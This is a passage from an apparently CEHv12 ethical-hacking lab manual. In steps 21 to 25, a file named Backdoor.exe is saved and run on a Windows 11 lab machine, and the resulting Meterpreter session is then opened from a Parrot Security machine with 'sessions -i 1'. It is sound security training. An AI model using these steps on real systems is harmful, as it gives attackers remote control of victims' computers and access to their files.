
21. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

> Note: Make sure that both the **Backdoor.exe** and **Secret.txt** files are stored in the same directory (here, **Downloads**).


22. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.




23. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
24. The **Meterpreter** session has successfully been opened, as shown in the screenshot.
25. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.



